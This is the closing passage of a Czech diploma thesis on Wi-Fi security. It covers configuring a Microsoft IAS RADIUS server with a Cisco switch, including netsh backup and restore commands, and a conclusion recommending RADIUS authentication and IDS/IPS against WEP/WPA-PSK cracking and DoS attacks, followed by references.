
Následuje vytvoření Remote Access Policy, ve které se určují autentizační metody. Při vytvoření nové politiky (custom policy) zadáme jméno (Switch). Dalším krokem definujeme nastavení politiky, povolení (grant) či zakázaní (deny) přístupu. Toto nastavení je však přepsáno nastavením u uživatelského účtu v AD.

Obr. 6.6 Vytvoření politiky

Autentizační parametry:

Nyní otevřeme naši politiku a její editací se dostaneme do nastavení podrobností. Pomocí záložky Dial in Constrains lze definovat, jak dlouho může být uživatel připojen, nebo ve kterou dobu se může připojit. Záložkou Encryption nastavíme, jaké šifrovací metody jsou akceptovány.

Nejdůležitější záložkou je Authentication. Pomocí ní nastavíme řadu autentizačních metod podle podpory ze strany klientů. V případě EAP protokolu můžeme vybrat PEAP nebo čipové karty či certifikáty.



Obr. 6.7 Autentizační parametry

Export a import nastavení pro IAS:

V případě instalace dvou IAS serverů, které mají byt nakonfigurovány stejným způsobem z důvodů zálohy, je vhodné využít export a import celé konfigurace. Pro tyto účely se využívá skriptovací utilita pro příkazovou řádku *netsh* (Network Shell). [4]

Záloha konfigurace:

```
netsh aaaa show config >c:\iasconfig.txt
```

Obnova konfigurace:

```
netsh exec iasconfig.txt
```

Tím je dokončena základní konfigurace RADIUS serveru IAS od společnosti Microsoft a Cisco switche v roli autentizátora. Pomocí této implementace sice nezabráníme DoS útokům, od toho slouží detekční systémy typu *Snort*, které byly popsány v kapitole 6.3, ale předejdeme útokům na WPA klíč. Uživatel se již neautentizuje pomocí PSK, ale probíhá ověření uživatelského jména a hesla v databázi RADIUS serveru. Implementace RADISU serveru do sítě ať už LAN, či WLAN chrání před slovníkovými a brute-force útoky.

7 Závěr

Hlavní náplní diplomové práce bylo prakticky vyzkoušet řadu útoků na bezdrátové sítě tak, aby mohla poté vzniknout dostatečná bezpečnostní opatření, která by tyto útoky eliminovala či znemožnila. Prolomení protokolu WEP je dostatečně známé téma a lze jej realizovat s minimálními prostředky. Z toho plyne, že všichni správci WLAN sítí by se měli vyvarovat jeho použití. U tohoto protokolu neexistují dostatečné bezpečnostní implementace, které by řešily jeho nedostatky. Zato prolomení protokolu WPA, pokud je zapnuta autentizace pomocí PSK, je stále aktuální problematikou v oblasti penetračních testů. Přínosem do této práce byla realizace penetračních testů pomocí CUDA technologie. S jejím využitím dochází k masivnímu zrychlení všech útoků sloužících pro nalezení PSK klíče. Díky realizaci těchto testů jsme schopni si nyní představit limity útočníka a dokážeme lépe implementovat specifická bezpečnostní nařízení. Nejdůležitějším prvkem a také dostatečně silným bezpečnostním opatřením je implementace RADIUS serveru. Ten činí útoky na PSK klíč neproveditelnými. Co se týká DoS útoků, tak proti nim byla navržena implementace systému IPS/IDS, jež tyto útoky dokáže rozpoznat a v řadě případů zablokovat. Z pohledu dalšího vývoje projektu, kterým by se měl ubírat, je instalace nástroje *Pyrit* pro mód klient/server. Jedná se v podstatě o počítačový cluster, ve kterém je více stanic propojených prostřednictvím sítě LAN. Při této možnosti se nabízí vytvořit enormní výpočetní výkon, pod kterým bude zlomeno jakékoliv jednoduché heslo.

Z bezpečnostního aspektu je tato diplomová práce přínosem, protože nyní víme, jakých typů útoků je schopen útočník docílit, ale hlavně také známe dostatečné bezpečnostní opatření, které tyto útoky znemožňují.

8 Seznam obrázků

Použitá literatura

[1] PUŽMANOVÁ, Rita. *Bezpečnost bezdrátové komunikace*: *jak zabezpečit wi-fi, bluetooth, GPRS či 3G*. Vyd. 1. Brno: Computer Press, 2005, 179 s. ISBN 80-251-0791-4.

[2] BARKEN, Lee. *Wi-Fi: jak zabezpečit bezdrátovou síť*. Vyd. 1. Brno: Computer Press, 2004, 174 s. ISBN 80-251-0346-3.

[3] Backtrack. In: *Wikipedia*: *the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-04-30]. Dostupné z: http://cs.wikipedia.org/wiki/BackTrack

[4] [online]. [cit. 2012-04-30]. Dostupné z: http://www.samuraj-cz.com